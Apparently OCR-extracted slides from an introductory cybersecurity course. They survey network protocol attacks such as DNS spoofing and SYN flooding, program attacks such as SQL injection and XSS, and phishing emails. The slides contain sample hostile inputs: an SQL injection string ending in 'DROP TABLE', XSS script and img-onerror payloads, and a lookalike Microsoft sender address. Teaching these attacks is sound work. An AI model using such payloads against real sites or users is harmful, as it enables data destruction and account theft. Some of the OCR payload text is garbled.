- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)

Goal: Redirect users to malicious sites to steal credentials, install malware, or cause harm.
Key condition: Attacker must respond **before the legitimate DNS server**.

- Sends **fake DNS responses** to a victim, giving a false IP for a domain name.
- **Types**

  DNS ID Spoofing
  - ○ Forge a DNS response with the correct ID before the real server.
  - ○ On local networks: easy (packet sniffing).
  - ○ Remotely: harder due to 65,536 possible IDs; works if the DNS ID is predictable.


  DNS Cache Poisoning
  - ○ Attacker corrupts a DNS server’s cache with false IP/domain mappings.
  - ○ Legit requests get poisoned replies from attacker-controlled DNS server.

Attack Methods - Network Protocol Attacks


This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- **DNS Spoofing**
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)



DNS ID Spoofing



DNS Cache Poisoning


Hacker
1
Inserts fraudulent DNS entry
3
Request resolves to malicious website
Fraudulent Website
DNS
User/ Client
2
Makes request from genuine website
Real Website

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- **Fragmentation Attacks**
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)



Tiny fragments

Machine attaquante

Pare-feu

Machine cible

Paquet ip - fragment 0

8 premiers octets du paquet TCP

Ports sources et destinations

Paquet ip - fragment 1

Octets restants du paquet TCP

Contient les indicateurs de demande de connexion

Paquet TCP reconstitué

8 premiers octets du paquet TCP

Ports sources et destination

Octets restants du paquet TCP

Contient les indicateurs de demande de connexion


Attack Methods - Network Protocol Attacks


This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks


- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- **Fragmentation Attacks**
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)

Fragments overlapping






Fragment 1



Fragment 2




Fragmented Paquet

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- **TCP Session Hijacking**
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)




Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- **Man-in-the-Middle (MITM)**
- Denial of Service (DoS)



Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- **Denial of Service (DoS)**

- Attack aims to make a machine unreachable or a service unavailable (e.g., web or mail server).
- Common methods to carry out this attach include
  - **TCP SYN Flooding**
  - **UDP Flooding**
  - **Smurf attack**
  - **DDoS (Distributed DoS)**


Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- **Denial of Service (DoS)**

TCP SYN Flooding


Attacker
Open port. Waiting for 'ACK'.
Open port. Waiting for 'ACK'.
Open port. Waiting for 'ACK'.
Open port. Waiting for 'ACK'.
Visitor
Connections exhausted


Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- **Denial of Service (DoS)**

UDP Flooding


UDP packets with spoofed source IP addresses and random destination UDP ports
Attacker host
Victim host
ICMP error packets of destination unreachable


Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- **Denial of Service (DoS)**

Smurf




Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- **Denial of Service (DoS)**

DDoS



Attack Methods - Program Attacks

Exploit vulnerabilities in software programs.

Common examples


- Buffer Overflow
- Injection Attacks
- Website Defacement

Program Attacks

Exploit vulnerabilities in software programs.

Common examples

- **Buffer Overflow**
- Injection Attacks
- Website Defacement



Source: Wikipedia

Attack Methods - Program Attacks

Exploit vulnerabilities in software programs.

Common examples

- Buffer Overflow
- **Injection Attacks**
- Website Defacement

SQL Injection (SQLi)

- The attacker attempts to inject SQL queries instead of entering a valid username and password.
- These queries can modify or delete database fields or change the behavior of the website.

Normal query example

-
  ```
  SELECT * FROM Students WHERE
  username='Ismail' AND password='Is@05'
  ```

Injected query example

-
  ```
  SELECT * FROM Students WHERE
  username='1' OR '1'='1' AND
  password='1' OR '1'='1'; DROP TABLE
  Students;
  ```

Attack Methods - Program Attacks

Exploit vulnerabilities in software programs.

Common examples

- Buffer Overflow
- **Injection Attacks**
- Website Defacement

XSS Injection

- The goal is to take control of a web browser to access the user’s cookies and session data.
- XSS can also cause unwanted changes in the application and create malicious links.
- The attacker tries to inject a JavaScript script into input fields on a website.

Script example

- Instead of typing a username and password, the attacker enters:
  - `<script>maliciousCode()</script>`.
  - `<script> Moxx000de pass </script>`

Attack with an image

- Another example uses an image tag: `<img src="invalid" onerror="alert('Attack!')">`.
- This type of code may be inserted into a URL like

```
<img src oneerror= “alert(piraxx000!)”>
course-cybersecurity.dz/index.html?query=<img src + onerror%3Dalert%45%piraxx%87”...>
```

Attack Methods - Program Attacks

Exploit vulnerabilities in software programs.

Common examples

- Buffer Overflow
- **Injection Attacks**
- Website Defacement

- SQL Injection and XSS were ranked third in the OWASP Top 10 (2021 version).
- These attacks exploit weak input validation, allowing the injected JavaScript to execute in the victim's browser.

Attack Methods - Program Attacks

Exploit vulnerabilities in software programs.

Common examples

- Buffer Overflow
- Injection Attacks
- **Website Defacement**


- Website defacement refers to the unauthorized modification of a website’s appearance following a hack.
- The attacker aims to alter the site’s content or make it unavailable by exploiting a programming vulnerability.
- Companies often create scripts to detect changes in website content or size.
- Other causes of website defacement can include configuration errors, missing security patches, zero-day vulnerabilities, etc.

Attack Methods - Program Attacks

Exploit vulnerabilities in software programs.

Common examples

- Buffer Overflow
- Injection Attacks
- **Website Defacement**



ANONYMOUS

We are Legion. We do not Forgive. We do not Forget

Expect Us!

- This Website Was Hacked -

Because none of us are as cruel as all of us.

33LT & Cr3wCk3r

@F33LT Follow...

@AnonWork Follow...

7th - September - 2011
5th - November - 2011

Attack Methods - Email attacks (Social Engineering)

This type of attack r**elies on manipulating and influencing internet users** to obtain something in return (money, confidential information, etc.).

In this case, **human vulnerability/error is the key to the success of these attacks.**

These attacks are difficult to detect with security technologies.

Here are some examples of email-based attacks:

- Phishing
- Scam
- SPAM

Attack Methods - Email attacks (Social Engineering)

Here are some examples of email-based attacks:

- **Phishing**
- Scam
- SPAM

- Spoof a legitimate company logo or link to steal confidential information (bank account, login/password).

- **Example**
  facebook.com → faceboook.com

Attack Methods - Email attacks (Social Engineering)

Here are some examples of email-based attacks:

- Phishing
- **Scam**
- SPAM


- The purpose of scam is to steal money.
- **Example**
  Heritage emails

Attack Methods - Email attacks (Social Engineering)

Here are some examples of email-based attacks:

- Phishing
- Scam
- **SPAM**

- **SPAM** can be a legitimate commercial publicity or a malicious email.



From: support@rnicrosoft.co.uk
Sent: 16/01/2023 11:44
To: **Bob Smith** <Bob.Smith@company.com>
Subject: Urgent Action Needed!

Microsoft Account

